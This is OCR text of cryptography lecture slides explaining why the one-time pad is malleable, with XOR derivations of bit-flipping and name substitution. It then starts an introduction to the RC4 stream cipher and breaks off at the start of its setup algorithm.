$m \boxed{\oplus\ p}$

Modifications to ciphertext are **undetected** and have **predictable** impact on plaintext

Attack 2: no integrity (OTP is **malleable**)



Alice

Bob

m

E

$c = k \oplus m$

c^*

D

$k \oplus c^* =$

not m

c

c^*

k


k

$c^* = c \oplus \boxed{???}$

- Alice has to answer yes (**1**) or no (**0**) to Bob’s invitation. She’ll encrypt the answer with OTP.
- The attacker cannot recover Alice’s answer from CT.
- **Still, can the attacker “flip” Alice’s answer?**

Yes !! Apply ⊕ 1 to the intercepted CT

Attack 2: no integrity (OTP is **malleable**)



$$k \oplus c^* =$$


$$k \oplus c \oplus 1 =$$

$$k \oplus k \oplus 0 \oplus 1 =$$

$$0 \oplus 0 \oplus 1 =$$

$$\boxed{1}$$

Attack 2: no integrity (OTP is **malleable**)



Alice

Bob

$m = \boxed{1}$

E

D

$c = k \oplus 1$

c

c^*

c^*

k

k

$c^* = c \oplus 1$

$$k \oplus c^* =$$


$$k \oplus c \oplus 1 =$$

$$k \oplus k \oplus 1 \oplus 1 =$$

$$0 \oplus 1 \oplus 1 =$$

$$\boxed{0}$$


Attack 2: no integrity (OTP is **malleable**)



Attacker wants to change **Alice** into **Maria**.

Can he do that?

Attack 2: no integrity (OTP is **malleable**)



Alice

Bob

m = Alice

E

c

c*

D

D(k,c*) = Maria

k


k

$$c^* = c \oplus \boxed{???}$$

Attacker wants to change **Alice** into **Maria**.

Can he do that?

Attack 2: no integrity (OTP is **malleable**)



Alice

Bob

m = Alice

E

c

c*

D

D(k,c*) = Maria

k


k

c* = c ⊕ Alice ⊕ Maria

Attacker wants to change **Alice** into **Maria**.

Can he do that?

Attack 2: no integrity (OTP is **malleable**)



k ⊕ c* =

k ⊕ c ⊕ Alice ⊕ Maria =

k ⊕ k ⊕ Alice ⊕ Alice ⊕ Maria =

0 ⊕ Alice ⊕ Alice ⊕ Maria =


0 ⊕ 0 ⊕ Maria =

Maria

Consider the bank account number in a wire transfer…

Real-world Stream Ciphers


Old example (software): RC4 (1987)



Variable size seed
(e.g., 128 bits)

- Used in HTTPS and WEP


RC4 PRG



0	1	2	3	4				254	255
203	35	41	87	2	...	23	...	187	72

Figure 3.12: An example RC4 internal state

The RC4 stream cipher key s is a seed for the PRG and is used to initialize the array S to a pseudo-random permutation of the numbers 0 : : : 255. Initialization is performed using the following **setup algorithm**:




```
input: string of bytes $s$
